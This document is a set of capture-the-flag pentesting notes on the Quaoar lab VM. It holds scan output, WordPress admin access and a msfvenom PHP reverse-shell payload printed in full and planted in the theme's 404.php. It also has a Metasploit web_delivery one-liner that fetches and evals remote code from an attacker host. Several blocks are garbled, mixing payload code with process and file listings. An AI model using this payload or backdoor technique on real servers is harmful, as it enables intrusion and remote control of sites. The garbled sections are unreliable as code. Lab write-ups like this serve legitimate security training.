

Ing. Kennedy Sanchez Pentesting Notes for QUAOAR CTF

- <https://0xz00n.info/2017/03/quaoar/>
- <http://10.0.0.9/wordpress/?p=404.php>





- nmap -sV -p - -A 10.0.0.9

Starting Nmap 7.40 (https://nmap.org) at 2017-04-10 15:20 AST

Nmap scan report for 10.0.0.9

Host is up (0.0011s latency).

Not shown: 65526 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 d0:0a:61:d5:d0:3a:38:c2:67:c3:c3:42:8f:ae:ab:e5 (DSA)

| 2048 bc:e0:3b:ef:97:99:9a:8b:9e:96:cf:02:cd:f1:5e:dc (RSA)

|_ 256 8c:73:46:83:98:8f:0d:f7:f5:c8:e4:58:68:0f:80:75 (ECDSA)

53/tcp open domain ISC BIND 9.8.1-P1

| dns-nsid:

|_ bind.version: 9.8.1-P1

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

| http-robots.txt: 1 disallowed entry

|_Hackers
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

110/tcp open pop3 Dovecot pop3d

|_pop3-capabilities: SASL TOP PIPELINING STLS CAPA RESP-CODES UIDL
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

143/tcp open imap Dovecot imapd

|_imap-capabilities: LITERAL+ OK STARTTLS IDLE SASL-IR post-login listed capabilities ID more Pre-login ENABLE have LOGINDISABLED A0001 IMAP4rev1 LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.

445/tcp open netbios-ssn Samba smbd 3.6.3 (workgroup: WORKGROUP)

993/tcp open ssl/imap Dovecot imapd

|_imap-capabilities: LITERAL+ IDLE AUTH=PLAIN A0001 SASL-IR post-login listed capabilities ID more Pre-login ENABLE have OK IMAP4rev1 LOGIN-REFERRALS
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.

995/tcp open ssl/pop3 Dovecot pop3d

|_pop3-capabilities: SASL(PLAIN) TOP PIPELINING USER CAPA RESP-CODES UIDL
| ssl-cert: Subject: commonName=ubuntu/organizationName=Dovecot mail server
| Not valid before: 2016-10-07T04:32:43
|_Not valid after: 2026-10-07T04:32:43
|_ssl-date: 2017-04-10T19:17:26+00:00; -3m36s from scanner time.

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

|_clock-skew: mean: -3m36s, deviation: 0s, median: -3m36s
|_nbstat: NetBIOS name: QUAOAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| **OS: Unix (Samba 3.6.3)**
| NetBIOS computer name:
| Workgroup: WORKGROUP\x00
|_ System time: 2017-04-10T15:17:26-04:00

```

| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol

```

10.0.0.9 / 10.0.0.9 port 80

Target IP	10.0.0.9
Target hostname	10.0.0.9
Target Port	80
HTTP Server	Apache/2.2.22 (Ubuntu)
Site Link (Name)	http://10.0.0.9:80/
Site Link (IP)	http://10.0.0.9:80/

URI	/
HTTP Method	GET
Description	Server leaks inodes via ETags, header found with file /, inode: 133975, size: 100, mtime: Mon Oct 24 00:00:10 2016
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	The XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/

URI	/
HTTP Method	GET
Description	The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
Test Links	http://10.0.0.9:80/ http://10.0.0.9:80/
OSVDB Entries	OSVDB-0
URI	/wordpress/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0
URI	/wordpress/
HTTP Method	GET
Description	Entry '/wordpress/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0
URI	/robots.txt
HTTP Method	GET
Description	"robots.txt" contains 2 entries which should be manually viewed.
Test Links	http://10.0.0.9:80/robots.txt http://10.0.0.9:80/robots.txt
OSVDB Entries	OSVDB-0

URI	/icons/README
HTTP Method	GET
Description	/icons/README: Apache default file found.
Test Links	http://10.0.0.9:80/icons/README http://10.0.0.9:80/icons/README
OSVDB Entries	OSVDB-3233
URI	/wordpress/
HTTP Method	GET
Description	/wordpress/: A Wordpress installation was found.
Test Links	http://10.0.0.9:80/wordpress/ http://10.0.0.9:80/wordpress/
OSVDB Entries	OSVDB-0

Host Summary

Start Time	2017-04-06 14:09:03
End Time	2017-04-06 14:09:21
Elapsed Time	18 seconds
Statistics	8330 requests, 0 errors, 13 findings

Scan Summary

Software Details	Nikto 2.1.6
CLI Options	-h 10.0.0.9 --output quoar-NiktoScan.html
Hosts Tested	1
Start Time	Thu Apr 6 14:09:03 2017
End Time	Thu Apr 6 14:09:21 2017
Elapsed Time	18 seconds

Quaoar

Just another WordPress site

Search ...

RECENT POSTS

What is Quaoar?
Hello world!

RECENT COMMENTS

ARCHIVES

October 2016

CATEGORIES

Uncategorized

META

Log in
Entries RSS

WHAT IS QUAOAR?

OCTOBER 22, 2016 · LEAVE A COMMENT

https://fr.wikipedia.org/wiki/%2850000%29_Quaoar

HELLO WORLD!

OCTOBER 12, 2016 · LEAVE A COMMENT

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

<http://10.0.0.9/wordpress/wp-comments-post.php>
<http://10.0.0.9/wordpress/readme>
<https://es.wordpress.org/releases/>



Version 3.9.14


Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I'm proud to be a part of. Thousands of hours have gone into WordPress, and we're dedicated to making it better every day. Thank you for making it part of your world.

Rama 3.9

3.9.2	06-Ago-2014	zip (md5)	tar.gz (md5)
3.9.1	09-May-2014	zip (md5)	tar.gz (md5)
3.9	16-Abr-2014	zip (md5)	tar.gz (md5)



Index of /wordpress/wp-content/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 2016/	12-Oct-2016 07:58	-	

Apache/2.2.22 (Ubuntu) Server at 10.0.0.9 Port 80

- wpscan —url http://<IP>/wordpress —enumerate u

```
root@xxxx:/CTF/QUOAR# wpscan --url http://10.0.0.9/wordpress --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 2.9.2

Sponsored by Sucuri - <https://Sucuri.net>
@WPScan_, @ethicalhack3r, @erwan_lr, pdvl, @_FireFart_

```
[+] URL: http://10.0.0.9/wordpress/  
[+] Started: Thu Apr 6 14:46:37 2017
```

```
[!] The WordPress 'http://10.0.0.9/wordpress/readme.html' file exists exposing a version number  
[+] Interesting header: SERVER: Apache/2.2.22 (Ubuntu)  
[+] Interesting header: X-POWERED-BY: PHP/5.3.10-1ubuntu3  
[+] XML-RPC Interface available under: http://10.0.0.9/wordpress/xmlrpc.php  
[!] Upload directory has directory listing enabled: http://10.0.0.9/wordpress/wp-content/uploads/  
[!] Includes directory has directory listing enabled: http://10.0.0.9/wordpress/wp-includes/  
  
[+] WordPress version 3.9.14 (Released on 2016-09-07) identified from advanced fingerprinting, meta generator, readme, links opml, stylesheets numbers  
[!] 8 vulnerabilities identified from the version number  
  
[!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php  
    Reference: https://wpvulndb.com/vulnerabilities/8716  
    Reference: https://github.com/WordPress/WordPress/blob/c9ealde1441bb3bda133bf72d513ca9de66566c2/wp-admin/update-core.php  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5488  
[i] Fixed in: 3.9.15
```

```
[i] Fixed in: 3.9.15
```

```
[!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback  
    Reference: https://wpvulndb.com/vulnerabilities/8718  
    Reference: https://www.mehmetince.net/low-severity-wordpress/  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/  
    Reference: https://github.com/WordPress/WordPress/commit/ce7fb2934dd111e6353784852de8aea2a938b359  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5490  
[i] Fixed in: 3.9.15
```

```
[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default  
    Reference: https://wpvulndb.com/vulnerabilities/8719  
    Reference: https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491  
[i] Fixed in: 3.9.15
```

```
[!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)  
    Reference: https://wpvulndb.com/vulnerabilities/8720  
    Reference: https://github.com/WordPress/WordPress/commit/03e5c0314aeffe6b27f4b98fef842bf0fb00c733  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5492  
[i] Fixed in: 3.9.15
```

```
[!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)  
    Reference: https://wpvulndb.com/vulnerabilities/8721  
    Reference: https://github.com/WordPress/WordPress/commit/cea9e2dc62abf777e06b12ec4ad9d1aaa49b29f4  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5493  
[i] Fixed in: 3.9.15
```

```
[!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection  
    Reference: https://wpvulndb.com/vulnerabilities/8730  
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-2-security-release/  
    Reference: https://github.com/WordPress/WordPress/commit/85384297a60900004e27e417eac56d24267054cb  
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5611  
[i] Fixed in: 3.9.16
```

```
[!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File Metadata
  Reference: https://wpvulndb.com/vulnerabilities/8765
  Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
  Reference: https://github.com/WordPress/WordPress/commit/28f838ca3ee205b6f39cd2bf23eb4e5f52796bd7
  Reference: https://sumofpwn.nl/advisory/2016/
  wordpress_audio_playlist_functionality_is_affected_by_cross_site_scripting.html
  Reference: http://seclists.org/oss-sec/2017/q1/563
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6814
[i] Fixed in: 3.9.17

[!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation
  Reference: https://wpvulndb.com/vulnerabilities/8766
  Reference: https://wordpress.org/news/2017/03/wordpress-4-7-3-security-and-maintenance-release/
  Reference: https://github.com/WordPress/WordPress/commit/288cd469396cfe7055972b457eb589cea51ce40e
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6815
[i] Fixed in: 3.9.17

[+] WordPress theme in use: twentyfourteen - v1.1

[+] Name: twentyfourteen - v1.1
| Location: http://10.0.0.9/wordpress/wp-content/themes/twentyfourteen/
[!] The version is out of date, the latest version is 1.9
| Style URL: http://10.0.0.9/wordpress/wp-content/themes/twentyfourteen/style.css
| Referenced style.css: wp-content/themes/twentyfourteen/style.css
| Theme Name: Twenty Fourteen
| Theme URI: http://wordpress.org/themes/twentyfourteen
| Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern
des...
| Author: the WordPress team
| Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
```

<http://10.0.0.9/>
<wordpress/wp-admin/>

```
| Author: the WordPress team
| Author URI: http://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+---+-----+-----+
| Id | Login | Name |
+---+-----+-----+
| 1 | admin | admin |
| 2 | wpuser | wpuser |
+---+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Thu Apr 6 14:46:43 2017
[+] Requests Done: 61
[+] Memory used: 17.258 MB
[+] Elapsed time: 00:00:05
```



Username

admin



Password

•••••



Remember Me

Log In

[Lost your password?](#)

[← Back to Quaoar](#)

The screenshot shows the WordPress 4.7.3 dashboard with the 'Users' page selected. The 'admin' user is highlighted with a red box. The 'wpuser' user is also visible below it.

Username	Name	E-mail	Role	Posts
admin		Quaoar@localhost.com	Administrator	2
wpuser		wpuser@localhost.com	Subscriber	0

[BACKDOOR/EXPLOIT MSFVENON PAYLOAD]

1) msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.11 LPORT=4443 -f raw > shell.php


2) cat shell.php

```
<?php /*/ error_reporting(0); $ip = '10.0.0.11'; $port = 4443; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type
= 'stream'; } elseif (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if
(!$res) { die(); } $s_type = 'socket'; } else { die('no socket funcs'); } if (!$s) { die('no
socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen",
$len); $len = $a['len']; $b = ""; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; eval($b); die();
```


3) EDIT WORDPRESS 404.php

4) PASTE shell.php CODE

5) LOAD <http://10.0.0.9/wordpress/?p=404.php>



6) LOOK MSFCONSOLE ATTACKER SIDE }:]



EXPLOIT CONFIGURATION (use exploit/multi/handler)

```
meterpreter > sysinfo
Computer : Quaoar ("tcp://[ip]:$port"); $s type = 'stream'; } elseif (([$f =
OS      : Linux Quaoar 3.0.2-23-generic #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686
Meterpreter : php/linux
meterpreter > { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket connect
```

```
meterpreter > getpid
Current pid: 2249
meterpreter > shell
Process 2980 created.
Channel 0 created. # cat
ls 2016-2.xml
index.php /*<?
license.txt TO0if (
readme.html ("tc
wp-activate.php 'fso
wp-admin 'str
wp-blog-header.php { $s
wp-comments-post.php ($s,
wp-config-sample.php else
wp-config.php swit
wp-content case
wp-cron.php { di
wp-includes while
wp-links-opml.php $b .
wp-load.php sock
wp-login.php = $s
wp-mail.php root
wp-settings.php MSF>
wp-signup.php
wp-trackback.php
xmlrpc.php
pwd
/var/www/wordpress
```

meterpreter > ps

Process List	WBTC
===== PID Name 1 2016 [/sbin/init] 2 [kthreadd] 3 [ksoftirqd/0] 5 [kworker/u:0] 6 [migration/0] 7 [watchdog/0] 8 OSSTI [cpuset] 9 pd [khelper] 10 [kdevtmpfs] 11 [netns] 12 [sync_supers] 13 [bdi-default] 14 [kintegrityd] 15 [kblockd] 16 _oiss [ata_sff] 17 [khubd] WB 18 [md] MON 21 [khungtaskd] 22 [kswapd0] 23 [ksmd] 24 [fsnotify_mark] 25 [ecryptfs-kthrea] 26 [crypto] 34 [kthrotld]	Playbo

The Exploit: exploit-msfvenom.txt
Save /CTF/QUOAR/TOOLZ

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.0.11 LPORT=4443 -f raw > shell.php
```

```
# cat shell.php
/*<?php /*/ error_reporting(0); $ip = '10.0.0.11';
if (($f = 'stream_socket_client') && ($s = socket($f))
("tcp://{$ip}:{$port}")); $s_type = [kworker/u:0] else if
('fsockopen') && is_callable($f)) { $s = fsockopen($ip, $port);
'stream'; } elseif (($f = 'socket_create') && is_c
{ $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @so
($s, $ip, $port); if (!$res) { die(); } if ($type = 's
else { die('no socket function'); } if (!is_resource($s)
switch ($s_type) { case 'stream': $len = socket_read($s, 4
case 'socket': $len = socket_read($s, 1); break; } i
{ die(); } $a = unpack("N", $len); $GLOBALS['$a'][$len]
while (strlen($b) < $len) { $b .= fread($s, $len-strlen($b));
socket_read($s, $len-strlen($b)); break; } $GLOBAL
= $s; $GLOBALS['msgsock_type'] = $s; eval($b);
root      [kdevtmpfs]
root      [bdi-default]
root      [khubd]
root      [md]
root      [khungtaskd]
root      [kswapd0]
root      [ksmd]
root      [fsnotify_mark]
root      [ecryptfs-kthrea]
root      [crypto]
root      [kthrotld]
```

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing list Manager:/var/keisti:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server:/var/run/mysqld:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
colord:x:104:109:colord colour management daemon,,,:/var/lib/colord:/bin/false
whoopsie:x:105:112::/nonexistent:/bin/false
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
bind:x:107:117::/var/cache/bind:/bin/false
postfix:x:108:118::/var/spool/postfix:/bin/false
dovecot:x:109:120:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:110:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:111:121::/var/lib/landscape:/bin/false
```

```
meterpreter > getpid
Current pid: 2249
meterpreter > shell
Process 2980 created.
Channel 0 created. # cat
ls 2016-2.xml
index.php /*<?
license.txt TO0if (
readme.html ("tc
wp-activate.php 'fso
wp-admin 'str
wp-blog-header.php { $s
wp-comments-post.php ($s,
wp-config-sample.php else
wp-config.php swit
wp-content case
wp-cron.php { di
wp-includes while
wp-links-opml.php $b .
wp-load.php sock
wp-login.php = $s
wp-mail.php root
wp-settings.php MSF>
wp-signup.php
wp-trackback.php
xmlrpc.php
pwd
/var/www/wordpress
```

- exploit/multi/script/web_delivery

```

Exploit target:

  Id  Name
  --  ---
  1   PHP

msf exploit(web_delivery) > set LHOST 192.168.110.128
LHOST => 192.168.110.128
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.110.128:53
[*] Using URL: http://192.168.110.128:8080/sRp$0KpXoL
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.110.128:8080/sRp$0KpXoL'));"
```

[header.php] - Twenty Fourteen: Header (header.php)

```

<?php
/**
 * The Header for our theme
 *
 * Displays all of the <head> section and everything up till <div id="main">
 *
 * @package WordPress
 * @subpackage Twenty_Fourteen
 * @since Twenty Fourteen 1.0
 */
?><!DOCTYPE html>
<!--[if IE 7]>
<html class="ie ie7" <?php language_attributes(); ?>>
<![endif]-->
<!--[if IE 8]>
<html class="ie ie8" <?php language_attributes(); ?>>
<![endif]-->
<!--[if !(IE 7) | !(IE 8) ]><!-->
<html <?php language_attributes(); ?>>
<!--<![endif]-->
<head>
    <meta charset=<?php bloginfo( 'charset' ); ?>">
    <meta name="viewport" content="width=device-width">
    <title><?php wp_title( '|', true, 'right' ); ?></title>
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
    <!--[if lt IE 9]>
        <script src=<?php echo get_template_directory_uri(); ?>/js/html5.js"></script>
    <![endif]-->
```

```
<?php wp_head(); ?>
</head>

<body <?php body_class(); ?>>
<div id="page" class="hfeed site">
    <?php if ( get_header_image() ) : ?>
    <div id="site-header">
        <a href=<?php echo esc_url( home_url( '/' ) ); ?>" rel="home">
            width; ?>" height="<?php echo get_custom_header()->height; ?>" alt="">
        </a>
    </div>
    <?php endif; ?>

    <header id="masthead" class="site-header" role="banner">
        <div class="header-main">
            <h1 class="site-title"><a href=<?php echo esc_url( home_url( '/' ) ); ?>" rel="home"><?php bloginfo( 'name' ); ?></a></h1>

            <div class="search-toggle">
                <a href="#search-container" class="screen-reader-text"><?php
_e( 'Search', 'twentyfourteen' ); ?></a>
            </div>

            <nav id="primary-navigation" class="site-navigation primary-navigation"
role="navigation">
                <button class="menu-toggle"><?php _e( 'Primary Menu',
'twentyfourteen' ); ?></button>
                <a class="screen-reader-text skip-link" href="#content"><?php
_e( 'Skip to content', 'twentyfourteen' ); ?></a>
                <?php wp_nav_menu( array( 'theme_location' => 'primary',
'menu_class' => 'nav-menu' ) ); ?>
            </nav>
        </div>

        <div id="search-container" class="search-box-wrapper hide">
            <div class="search-box">
                <?php get_search_form(); ?>
            </div>
        </div>
    </header><!-- #masthead -->
```

```
<div id="main" class="site-main">
```

[DEMOS]

<https://www.youtube.com/watch?v=bFTRoz8Mua8>